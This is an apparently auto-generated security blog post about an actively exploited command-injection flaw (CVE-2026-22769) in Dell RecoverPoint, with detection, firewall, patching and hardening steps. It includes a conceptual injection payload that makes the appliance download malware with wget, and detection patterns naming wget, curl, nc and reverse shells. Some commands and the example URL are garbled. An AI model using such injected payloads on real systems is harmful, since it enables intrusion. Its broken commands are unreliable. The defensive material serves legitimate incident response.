
Listen to this Post

Introduction:
A critical zero-day vulnerability, identified as CVE-2026-22769, is currently being actively exploited in Dell RecoverPoint for Virtual Machines, with reports indicating malicious activity dating back to mid-2024. This flaw, carrying a maximum CVSS score of 9.8, allows an unauthenticated, remote attacker to achieve arbitrary code execution with root privileges, effectively compromising the entire virtual infrastructure. Given that RecoverPoint is a business-critical appliance for data protection and disaster recovery, an exploit here can give attackers a direct path to exfiltrate or encrypt backup data, neutralizing last-line defenses.
Learning Objectives:
- Understand the technical nature of CVE-2026-22769 and its impact on virtualized environments.
- Learn methods to detect potential exploitation through log analysis and network monitoring.
- Identify immediate mitigation steps and permanent remediation strategies, including access control and patching.
- Analyze the exploitation mechanics from an attacker’s perspective to better harden systems.
- Apply relevant Linux and network security commands to secure similar storage and backup appliances.
You Should Know:
- Vulnerability Deep Dive: Unauthenticated RCE in Dell RecoverPoint
This vulnerability resides within the web management interface of Dell RecoverPoint for Virtual Machines. At its core, it is a command injection flaw. The appliance fails to properly sanitize user-supplied input before passing it to a system shell for execution.
What this means for an attacker: By sending a specially crafted HTTP request to the vulnerable endpoint, an attacker can execute arbitrary operating system commands without needing any username or password.
Step‑by‑step guide to understanding the attack vector (simulated):
While direct exploit code is not publicly detailed to prevent further attacks, the logic follows this pattern:
1. Identify Target: An attacker scans for port `443` (HTTPS) on IP ranges known to host Dell storage appliances.
2. Craft Payload: The attacker manipulates a parameter in the web interface (e.g., a GET or POST parameter related to device discovery or configuration) to include a command separator like ;, |, or &&, followed by a malicious command.
Example (Conceptual): `https://
/.../handler?param=normal_value; wget http://[bash]/malware -O /tmp/malware`
3. Execute and Persist: The vulnerable appliance processes the legitimate part of the parameter, but the shell also executes the injected `wget` command to download a backdoor. The attacker can then execute a second command to run the malware, establishing persistence.

<h2 style="color: yellow;">2. Identifying Compromise via Log Analysis (Linux Commands)</h2>

If you manage a Dell RecoverPoint appliance, checking for signs of intrusion is critical. Access the appliance via SSH as a privileged user (like `root` or <code>admin</code>).

Step‑by‑step guide to checking for Indicators of Compromise (IOCs):
First, examine the HTTP access logs for unusual patterns. The exact log location may vary, but common paths include `/var/log/httpd/` or <code>/opt/emc/.../logs/</code>.
[bash]
 Check for requests containing common command injection characters
sudo grep -E '(||;|`|\$(|&&)' /var/log/httpd/access_log

Look for requests to specific, sensitive endpoints related to device management (refer to Dell's security advisory for exact URIs)
sudo grep -i "recoverpoint.vulnerable_endpoint" /var/log/httpd/access_log

Search for outbound connection attempts from the appliance that are suspicious
sudo grep -E "wget|curl|nc|bash|perl" /var/log/messages
sudo grep "connect to.on port 443" /var/log/firewall.log  If applicable
Next, check for unauthorized processes or files.
 List all running processes, looking for reverse shells or unknown services
ps aux --forest

Find recently created or modified files in temporary directories and web roots
find /tmp /var/tmp /var/www -type f -mtime -7 -exec ls -la {} \;
3. Immediate Network-Level Mitigation (Access Control)
Since a patch may not be immediately applicable in all environments, the primary defense is to restrict access to the management interface.
Step‑by‑step guide to isolating the appliance:
The goal is to ensure only authorized, internal administrative workstations can reach the web interface.
1. Identify the Interface: Confirm the network interface used for management (e.g., eth0, mgmt).
2. Implement Firewall Rules (Linux – iptables/nftables): On the appliance itself, if firewall management is permitted, you can add temporary rules.
 Allow SSH from your admin subnet (e.g., 192.168.1.0/24) - Do this first to avoid locking yourself out!
sudo iptables -A INPUT -p tcp --dport 22 -s 192.168.1.0/24 -j ACCEPT

Allow HTTPS only from your admin subnet
sudo iptables -A INPUT -p tcp --dport 443 -s 192.168.1.0/24 -j ACCEPT

Drop HTTPS from all other sources
sudo iptables -A INPUT -p tcp --dport 443 -j DROP

Save the rules to survive a reboot (command varies by distribution)
 sudo iptables-save > /etc/iptables/rules.v4
3. Better Approach (Network Level): Implement the most restrictive rules on the network firewall or switch ACLs upstream, ensuring the appliance cannot be reached from untrusted networks.
4. Remediation: Applying the Vendor Patch
The only complete fix is to apply the official update from Dell. This process must be done in a controlled maintenance window.
Step‑by‑step guide for patch management (generic):
- Verify Version: Check your current software version to confirm if it’s vulnerable.
Common commands to check version on appliances
dpkg -l | grep -i recoverpoint
rpm -qa | grep -i recoverpoint
Or check a specific version file
cat /etc/version
- Download Patch: Obtain the patch from the Dell Support website, ensuring its cryptographic hash (SHA256) matches the one published by Dell to verify integrity.
- Backup Configuration: Before applying, perform a full configuration backup through the management UI or CLI.
- Apply Patch: Follow Dell’s specific instructions, which typically involve uploading the file via the UI and rebooting the appliance.
Example (conceptual, never blindly run)
./install_patch.sh Dell_RecoverPoint_Patch_CVE-2026-22769.bin
- Post-Validation: After the reboot, verify the new version and re-run log checks to ensure no persistent malware remains active.
5. Hardening Virtual Infrastructure: Defense in Depth
Beyond patching this specific vulnerability, organizations must harden the broader environment to prevent such incidents from becoming full-blown disasters.
Step‑by‑step guide to general hardening:
- Segment Management Networks: Ensure that management networks for storage, backup, and hypervisors are completely isolated from production and user networks. Use dedicated VLANs and strict firewall policies.
- Implement Application Control: On critical appliances, use host-based firewalls and tools like `auditd` to monitor for unauthorized binary execution.
Monitor execution of common reverse-shell binaries
sudo auditctl -w /bin/bash -p x -k shell_execution
sudo auditctl -w /usr/bin/curl -p x -k web_downloader
- Principle of Least Privilege: Review all administrative accounts. Disable default accounts if possible and enforce multi-factor authentication (MFA) for all management interfaces, even internal ones.
- Immutable Backups: Implement the “3-2-1” backup rule with at least one copy being immutable (cannot be modified or deleted) or offline (air-gapped). This ensures that even if a production appliance like RecoverPoint is compromised, a clean recovery source remains.
What Undercode Say:
- Critical Infrastructure is Prime Target: This incident proves that attackers are not just going after web servers; they are systematically targeting the underlying availability and recovery infrastructure. A compromised backup system turns a ransomware incident from a costly inconvenience into an existential business crisis.
- Patching is Only Half the Battle: While applying the patch for CVE-2026-22769 is essential, the multi-month period of silent exploitation shows that robust network segmentation and continuous monitoring for anomalous outbound traffic from “trusted” appliances are just as crucial. Trust no one, verify everything—especially your own backup tools.
Prediction:
We will see an acceleration in attacks targeting virtualization and storage layers. As endpoint and network security improve, threat actors will continue to pivot toward the underlying infrastructure that organizations trust the most—their data protection and hypervisor management planes. This will drive a market shift toward “resiliency by design,” where immutable infrastructure and AI-driven behavioral analytics on east-west management traffic become standard requirements, not optional enhancements. The next major supply chain attack may not target a software library, but the very tools used to recover from it.
▶️ Related Video (86% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Ahad Khan – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


